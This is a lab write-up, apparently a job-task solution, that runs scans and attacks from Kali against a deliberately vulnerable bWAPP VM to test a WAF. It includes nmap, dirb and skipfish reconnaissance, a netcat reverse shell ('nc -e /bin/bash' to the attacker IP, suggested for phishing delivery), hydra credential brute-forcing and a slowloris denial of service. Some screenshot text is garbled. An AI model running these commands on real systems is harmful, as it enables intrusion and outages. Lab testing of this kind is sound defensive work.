

# Rozwiązańie

23 June 2022 01:33



## The task:

Create a prototype scenario of the real-world attacks which WAF is handling.

We would like to recreate an environment of some enterprise-size company web sites DC. Choose the list of various attacks and web scans which can be run on them and automate their execution for everyday run.

Use as an example: OWASP TOP 10 and OWASP Automated Threats to Web Applications.

Choose at least 5 (as more as better) web app attacks or web scans or bot attacks, give them brief description.

Provide steps how to install / code / execute them.

Provide a script draft how would you automate their execution.



For this task I will use two machines:

**Kali Linux 192.168.191.130**

**BeeBox (Apache/2.2.8 Ubuntu) 192.168.191.129** with bWAPP (buggy web application on it).

```
bee@bee-box:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 00:0c:29:bb:4d:fc
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:6139 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1869343 (1.7 MB) TX bytes:0 (0.0 B)
          Interrupt:16 Base address:0x2024

eth1      Link encap:Ethernet HWaddr 00:0c:29:bb:4d:06
          inet addr:192.168.191.129 Bcast:192.168.191.255 Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:febb:4d06/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:87181 errors:0 dropped:0 overruns:0 frame:0
          TX packets:64393 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:15622477 (14.8 MB) TX bytes:43838874 (41.8 MB)
          Interrupt:16 Base address:0x20a4

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:2020 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2020 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:782062 (763.7 KB) TX bytes:782062 (763.7 KB)

bee@bee-box:~$
```

```
kali@kali:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.199.133 netmask 255.255.255.0 broadcast 192.168.199.255
          inet6 fe80::20c:29ff:fe1:429a prefixlen 64 scopeid 0x20<link>
            ether 00:0c:29:f1:42:9a txqueuelen 1000 (Ethernet)
            RX packets 154614 bytes 211730998 (201.9 MiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 11858 bytes 1345046 (1.2 MiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth1: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
      ether 00:0c:29:f1:42:a4 txqueuelen 1000 (Ethernet)
      RX packets 66503 bytes 44506319 (42.4 MiB)
      RX errors 0 dropped 0 overruns 0 frame 0
      TX packets 81053 bytes 13753293 (13.1 MiB)
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
      inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
        RX packets 1516 bytes 151520 (147.9 KiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 1516 bytes 151520 (147.9 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

kali@kali:~$
```

www.itsecgames.com - info@itsecgames.com

## 1. OAT-014 Vulnerability Scanning

- Search for open ports using Nmap

In the begining I will use Nmap to search for open ports. The output are the ports with the service related.

```
nmap -p 1-8888 192.168.191.129
-p 1-8888 Port range from 1 - 8888
192.168.191.129 The target IP address
```

```
(kali㉿kali)-[~]
$ nmap -p 1-8888 192.168.191.129
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-22 18:20 EDT
Nmap scan report for 192.168.191.129
Host is up (0.013s latency).
Not shown: 8871 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
666/tcp   open  doom
3306/tcp  open  mysql
3632/tcp  open  distccd
5901/tcp  open  vnc-1
6001/tcp  open  X11:1
8080/tcp  open  http-proxy
8443/tcp  open  https-alt

Nmap done: 1 IP address (1 host up) scanned in 13.42 seconds
(kali㉿kali)-[~]
```

#### - Identify the website using whatweb

We can grab some information about the server and website using whatweb tool (status code, OS, ssl versions, and other)

```
whatweb -a 1 192.168.191.129
-a 1 Aggression level of scanning 1 - Stealthy and low
192.168.191.129 The target IP address
```

```
(kali㉿kali)-[~]
$ whatweb -a 1 192.168.191.129
http://192.168.191.129 [200 OK] Apache[2.2.8][mod_fastcgi/2.4.6,mod_ssl/2.2.8], Country[RESERVED][zz], HTML5, HTTPServer[Ubuntu Linux][Apache/2.2.8 (Ubuntu) D
AV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g], IP[192.168.191.129], OpenSSL[0.9.8g], PHP[5.2.4-2ubuntu5][Suhosin-Patch], WebDAV[2]
```

## 2. OAT-011 Scraping

#### - Scrap the webpage to file

With the skipfish tool we are able to prepare the sitemap for the victim site. It is a great reconnaissance tool.

```
skipfish -o Victim_Page http://192.168.191.129/bWAPP
-o Victim_Page write output to specified directory
http://192.168.191.129/bWAPP The target webpage
```

```
(kali㉿kali)-[~]
$ skipfish -o Victim_Page http://192.168.191.129/bWAPP
```

The screenshot shows the skipfish application running on a Kali Linux terminal. The title bar says "skipfish version 2.10b by lcamtuf@google.com". The main window displays "Scan statistics:" and "Database statistics:". The "Scan statistics:" section includes metrics like Scan time, HTTP requests, Compression, HTTP faults, TCP handshakes, TCP faults, External links, and Req pending. The "Database statistics:" section includes Pivots, In progress, Missing nodes, Node types, Issues found, Dict size, and Signatures.

```
File Actions Edit View Help
skipfish version 2.10b by lcamtuf@google.com
- 192.168.191.129 -
Scan statistics:
Home Scan time : 0:02:00.775
HTTP requests : 28682 (239.4/s), 97667 kB in, 11550 kB out (904.3 kB/s)
Compression : 0 kB in, 0 kB out (0.0% gain)
HTTP faults : 0 net errors, 0 proto errors, 0 retried, 0 drops
TCP handshakes : 300 total (101.6 req/conn)
TCP faults : 0 failures, 0 timeouts, 1 purged
External links : 464 skipped
Req pending : 1812

Database statistics:
Pivots : 343 total, 121 done (35.28%)
In progress : 138 pending, 70 init, 8 attacks, 6 dict
Missing nodes : 29 spotted
Node types : 1 serv, 81 dir, 45 file, 58 pinfo, 94 unkn, 64 par, 0 val
Issues found : 151 info, 1 warn, 10 low, 0 medium, 0 high impact
Dict size : 248 words (248 new), 19 extensions, 256 candidates
Signatures : 77 total
```

### 3. OAT-018 Footprinting

File / URL searching

To find files and direct URL's on the website we can use the dirb tool. It use common wordlist file to send requests and give the output.

```
dirb http://192.168.191.129/bWAPP -w
http://192.168.191.129/bWAPP The target webpage
w Not Stopping on warning messages
```

```
(kali㉿kali)-[~]
└─$ dirb http://192.168.191.129/bWAPP -w

DIRB v2.22
By The Dark Raver

START_TIME: Wed Jun 22 18:57:54 2022
URL_BASE: http://192.168.191.129/bWAPP/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Not Stopping on warning messages

GENERATED WORDS: 4612 0:1322.671

--- Scanning URL: http://192.168.191.129/bWAPP/ ---
=> DIRECTORY: http://192.168.191.129/bWAPP/admin/ 0 selected, 0 completed, 0 failed
=> DIRECTORY: http://192.168.191.129/bWAPP/apps/
+ http://192.168.191.129/bWAPP/backdoor (CODE:200|SIZE:339)
+ http://192.168.191.129/bWAPP/bugs (CODE:200|SIZE:7858)
+ http://192.168.191.129/bWAPP/captcha (CODE:302|SIZE:0)
+ http://192.168.191.129/bWAPP/cgi-bin/ (CODE:403|SIZE:387)
+ http://192.168.191.129/bWAPP/connect (CODE:200|SIZE:0)
+ http://192.168.191.129/bWAPP/credits (CODE:302|SIZE:0)
=> DIRECTORY: http://192.168.191.129/bWAPP/db/
=> DIRECTORY: http://192.168.191.129/bWAPP/documents/
=> DIRECTORY: http://192.168.191.129/bWAPP/fonts/
=> DIRECTORY: http://192.168.191.129/bWAPP/images/
+ http://192.168.191.129/bWAPP/index (CODE:302|SIZE:0)
+ http://192.168.191.129/bWAPP/index.php (CODE:302|SIZE:0)
+ http://192.168.191.129/bWAPP/info (CODE:200|SIZE:3426)
+ http://192.168.191.129/bWAPP/info.php (CODE:200|SIZE:3426)
+ http://192.168.191.129/bWAPP/install (CODE:200|SIZE:2270)
=> DIRECTORY: http://192.168.191.129/bWAPP/js/
+ http://192.168.191.129/bWAPP/login (CODE:200|SIZE:4019)
+ http://192.168.191.129/bWAPP/logout (CODE:302|SIZE:0)
=> DIRECTORY: http://192.168.191.129/bWAPP/logs/
+ http://192.168.191.129/bWAPP/message (CODE:200|SIZE:28)
=> DIRECTORY: http://192.168.191.129/bWAPP/passwords/
+ http://192.168.191.129/bWAPP/phpinfo (CODE:200|SIZE:50696)
+ http://192.168.191.129/bWAPP/phpinfo.php (CODE:200|SIZE:50514)
+ http://192.168.191.129/bWAPP/portal (CODE:200|SIZE:5396)
+ http://192.168.191.129/bWAPP/robots (CODE:200|SIZE:167)
+ http://192.168.191.129/bWAPP/robots.txt (CODE:200|SIZE:167)
+ http://192.168.191.129/bWAPP/secrect (CODE:302|SIZE:0)
+ http://192.168.191.129/bWAPP/security (CODE:302|SIZE:0)
=> DIRECTORY: http://192.168.191.129/bWAPP/soap/
=> DIRECTORY: http://192.168.191.129/bWAPP/stylesheets/
+ http://192.168.191.129/bWAPP/test (CODE:200|SIZE:0)
+ http://192.168.191.129/bWAPP/training (CODE:200|SIZE:3843)
+ http://192.168.191.129/bWAPP/web.config (CODE:200|SIZE:7556)
```

```

--- Entering directory: http://192.168.191.129/bWAPP/documents/
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

--- Entering directory: http://192.168.191.129/bWAPP/fonts/
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

--- Entering directory: http://192.168.191.129/bWAPP/images/
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
+ http://192.168.191.129/bWAPP/images/blogger (CODE:200|SIZE:1026)
+ http://192.168.191.129/bWAPP/images/captcha (CODE:200|SIZE:4445)
+ http://192.168.191.129/bWAPP/images/cc (CODE:200|SIZE:688)
+ http://192.168.191.129/bWAPP/images/facebook (CODE:200|SIZE:2636)
+ http://192.168.191.129/bWAPP/images/favicon.ico (CODE:200|SIZE:1150)
+ http://192.168.191.129/bWAPP/images/mk (CODE:200|SIZE:11226)
+ http://192.168.191.129/bWAPP/images/twitter (CODE:200|SIZE:2896)
+ http://192.168.191.129/bWAPP/images/zap (CODE:200|SIZE:17557)

--- Entering directory: http://192.168.191.129/bWAPP/js/
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

--- Entering directory: http://192.168.191.129/bWAPP/logs/
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

--- Entering directory: http://192.168.191.129/bWAPP/passwords/
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
+ http://192.168.191.129/bWAPP/passwords/web.config (CODE:200|SIZE:7556)
+ http://192.168.191.129/bWAPP/passwords/wp-config (CODE:200|SIZE:1539)

--- Entering directory: http://192.168.191.129/bWAPP/soap/
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

--- Entering directory: http://192.168.191.129/bWAPP/stylesheets/
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
+ http://192.168.191.129/bWAPP/stylesheets/stylesheet (CODE:200|SIZE:6490)

END_TIME: Wed Jun 22 18:58:37 2022
DOWNLOADED: 55344 - FOUND: 40

```

#### 4. Command Injection

##### NETCAT RAT Attack (reverse shell)


This attack allow our machine, to gain access to the console of the victim's computer. The server inbound traffic is blocked very often so it is hard to get there from outside.  
The traffic from the server is less restricted and can be used to the reverse shell attack. The attacker should start to listen any connection towards him.  
The victim machine must execute specific command to start session with the attacker. We can use the Netcat tool (both machines must have this tool installed)

```

Attacker machine:
nc -lvp 87 -s 192.168.191.130
-lvp l=Listen | n=IP addresses only | v=verbose | p=port
87 specific port
-s source
192.168.191.130 attacker's IP

```


Victim machine (can be executed as a script received in phishing email or clicked on the fake website )  
nc -e /bin/bash 192.168.191.130 87



```

(kali㉿kali)-[~/Victim_Page]
$ nc -lvp 87 -s 192.168.191.130
listening on [192.168.191.130] 87 ...

```




## 5. OAT-007 Credential Cracking

- Bruteforce attack

```
hydra 192.168.191.129 http-form-post "/bWAPP/login.php?login=%USER%&password=%PASS%&form=submit:invalid
credentials or user not activated"-L usernames.txt -P passwords.txt
```

192.168.191.129 the ip address of the victim website

http-form-post a post request type  
/bWAPP/login.php web location



login=**^USER** Now we need to specify the name of the object of the login username. To do this we inspect the login cell on website. After we specify the name of the field "login" we use Hydra's syntax **^USER**

http://localhost/bWAPP/login.php

bWAPP - Login

bWAPP

an extremely buggy web

Login New User Info Talks & Training

/ Login /

Enter your credentials (bee/bug).

Login:

Open SQL Inject Me Sidebar

Open XSS Me Sidebar

Undo

Set the sidebar

Cut

Copy

Paste

Delete

Login

Select All

Add a Keyword for this Search...

Check Spelling

Inspect Element

>

Login:

Password:

bWAPP is licensed under [BY-NC-ND](#) © 2014 MME

Console HTML CSS

Edit < input#login < p < form < div#main <

on=/\*bWAPP

>>Login:

type="text" autocomplete="off" size="20" name="login">

password=**^PASS** the same action need to be done for the password window:

# / Login /

Enter your credentials (bee/bug).

Login:

Password:

Code view | HTML view | CSS view

bWAPP is licensed under © 2014 MME

Console | Edit | HTML | CSS

```
input#password < p < form < div#main < body < html
autocomplete="off" size="20" name="login">
```

d:

```
password" autocomplete="off" size="20" name="password">
```

form=submit the last one is the login button.

bWAPP is licensed under © 2014 MME

Code view | HTML view | CSS view

button < form < div#main < body < html

```
button id="login" type="text" autocomplete="off" size="20"
```

```
:1 for="password">Password:  
:el>
```

```
input id="password" type="password" autocomplete="off" size="20"
```


```
value="submit" name="form" type="submit">Login </button
```

Invalid credentials or user not activated we wish to exclude the unsuccessful login attempts. To do this, we exclude Invalid credentials output

Login:

Password:

Set the security level:



-L usernames.txt -P passwords.txt The attack will use two txt files, one for login, second for password located in the same directory where the command is running:

```
kali㉿kali: ~
File Actions Edit View Help
GNU nano 6.2
usernames.txt *
root
account
Admin
admin
passwordusername
test123
login
bee
```

```
kali㉿kali: ~
File Actions Edit View Help
GNU nano 6.2
passwords.txt *
test
test123
132456789
password
secret
admin
root
password132
bug
```

```
kali㉿kali: ~
File Actions Edit View Help
[(kali㉿kali)-[~]] $ ls
Desktop Documents Downloads Music Pictures Public Templates Victim_Page Videos
[(kali㉿kali)-[~]] $ nano usernames.txt
[(kali㉿kali)-[~]] $ nano passwords.txt
[(kali㉿kali)-[~]] $ nano usernames.txt
[(kali㉿kali)-[~]] $ ls
Desktop Documents Downloads Music passwords.txt Pictures Public Templates usernames.txt Victim_Page Videos
```

```
kali@kali: ~
File Actions Edit View Help

[(kali㉿kali)-[~]]$ nano usernames.txt

[(kali㉿kali)-[~]]$ nano passwords.txt

[(kali㉿kali)-[~]]$ hydra 192.168.191.129 http-form-post "/bwAPP/login.php:login^USER&password^PASS&form=submit:Invalid credentials or user not activated" -L usernames.txt -P passwords.txt
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-23 08:42:54
[DATA] max 16 tasks per server, overall 16 tasks, 90 login tries (l:/p:10), ~6 tries per task
[DATA] attacking http-post-form://192.168.191.129:80/bwAPP/Login.php:login^USER&password^PASS&form=submit:Invalid credentials or user not activated
[80][http-post-form] host: 192.168.191.129 login: bee password: bug
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-23 08:42:56

[(kali㉿kali)-[~]]$
```


Hydra tool executed and sucessfully found 1 valid password (bee/bug)

## 6. OAT-015 Denial of Service

- DOS attack

To perform Denial of Service attack We will use the slowloris script downloaded and executed on the Kali linux machine. We will install slowloris and perform the direct attack. The second screenshot shows the waiting for localhost message and the site can not be loaded

Slowloris 192.168.191.129



The image shows a Kali Linux desktop environment with three main windows:

- Left Window:** A Mozilla Firefox browser displaying the bWAPP login page. The page has a yellow header with the bWAPP logo and a bee icon, followed by the text "an extremely buggy web app!". Below this are links for "Login", "New User", "Info", "Talks & Training", and "Blog". The main area contains a form with fields for "Login:" and "Password:", a "Set the security level:" dropdown set to "low", and a "Login" button. At the bottom, it says "bWAPP is licensed under CC BY-NC-ND © 2014 MME BVBA / Follow @MME" and "Waiting for localhost...".
- Middle Window:** A terminal window titled "bee-box v1.6 - VMware Workstation 16 Player (Non-commercial use only)". It shows the following command-line session:

```
[sudo] password for kali:  
Collecting slowloris  
  Downloading Slowloris-0.2.3.tar.gz (4.6 kB)  
    Preparing metadata (setup.py) ... done  
Building wheels for collected packages: slowloris  
  Building wheel for slowloris (setup.py) ... done  
    Created wheel for slowloris: filename=Slowloris-0.2.3-py3-none-any.whl size=4419 sha256=...  
  Stored in directory: /root/.cache/pip/wheels/eb/fe/47/d1c7e28474e9a6ac4e30d120a903771b9c  
Successfully built slowloris  
Installing collected packages: slowloris  
Successfully installed slowloris-0.2.3  
WARNING: Running pip as the 'root' user can result in broken permissions and conflicting virtual environment instead: https://pip.pypa.io/warnings/venv
```

```
(kali㉿kali)-[~]  
$ slowloris -dns 192.168.191.129  
usage: slowloris [-h] [-p PORT] [-s SOCKETS] [-v] [-ua] [-x] [--proxy-host PROXY_HOST] [--slowloris: error: unrecognized arguments: -dns
```

```
(kali㉿kali)-[~]  
$ slowloris 192.168.191.129  
[23-06-2022 09:03:58] Attacking 192.168.191.129 with 150 sockets.  
[23-06-2022 09:03:58] Creating sockets...  
[23-06-2022 09:04:02] Sending keep-alive headers... Socket count: 0  
[23-06-2022 09:04:21] Sending keep-alive headers... Socket count: 0  
^C[23-06-2022 09:04:25] Stopping Slowloris
```

```
(kali㉿kali)-[~]  
$ ping 192.168.191.129  
PING 192.168.191.129 (192.168.191.129) 56(84) bytes of data.  
64 bytes from 192.168.191.129: icmp_seq=1 ttl=64 time=0.747 ms  
^C  
--- 192.168.191.129 ping statistics ---  
1 packets transmitted, 1 received, 0% packet loss, time 0ms  
rtt min/avg/max/mdev = 0.747/0.747/0.747/0.000 ms
```

```
(kali㉿kali)-[~]  
$ slowloris 192.168.191.129  
[23-06-2022 09:08:45] Attacking 192.168.191.129 with 150 sockets.  
[23-06-2022 09:08:45] Creating sockets...  
[23-06-2022 09:08:49] Sending keep-alive headers... Socket count: 150  
[23-06-2022 09:09:04] Sending keep-alive headers... Socket count: 150  
[23-06-2022 09:09:19] Sending keep-alive headers... Socket count: 150  
[23-06-2022 09:09:34] Sending keep-alive headers... Socket count: 150  
[23-06-2022 09:09:49] Sending keep-alive headers... Socket count: 150  
[23-06-2022 09:10:04] Sending keep-alive headers... Socket count: 150  
[23-06-2022 09:10:19] Sending keep-alive headers... Socket count: 150
```
- Right Window:** A web browser window titled "Kali Linux" showing the Kali Linux homepage. It features the Kali Linux logo, a search bar with the IP address "192.168.191.129", and navigation links for "Documentation" and "Kali Tools". A message at the bottom says "Check out what's new in the latest release of Kali Linux!".

I have created basic script to execute different attacks:

Kali-Linux-2022-2-vmware-amd64 - VMware Workstation 16 Player (Non-commercial use only)

Player | 1 2 3 4 | 17:34 |

kali@kali: ~

File Actions Edit View Help

```
(kali㉿kali)-[~]
$ python auto_mate.py
JobAutoMate v1.0
Mateusz Kuboszek

Script made for daily job automate tasks used in work
File System
[1] Search for open ports using Nmap
[2] Identify the website using whatweb
[3] Scrap the webpage to file using skipfish
[4] File / URL searching wit dirb
[5] NETCAT RAT Attack (reverse shell)
[6] Bruteforce attack with hydra
[7] DOS attack with slowloris

[0] EXIT

Enter your option: 2

I will scan the device 192.168.191.129 and identify server
http://192.168.191.129 [200 OK] Apache[2.2.8][mod_fastcgi/2.4.6,mod_ssl/2.2.8], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g], IP[192.168.191.129], OpenSSL[0.9.8g], PHP[5.2.4-2ubuntu5][Suhosin-Patch], WebDAV[2]

JobAutoMate v1.0
Mateusz Kuboszek

Script made for daily job automate tasks used in work

[1] Search for open ports using Nmap
[2] Identify the website using whatweb
[3] Scrap the webpage to file using skipfish
[4] File / URL searching wit dirb
[5] NETCAT RAT Attack (reverse shell)
[6] Bruteforce attack with hydra
[7] DOS attack with slowloris

[0] EXIT
Enter your option: ■
```



This document was created with the Win2PDF "Print to PDF" printer available at

<https://www.win2pdf.com>

This version of Win2PDF 10 is for evaluation and non-commercial use only.

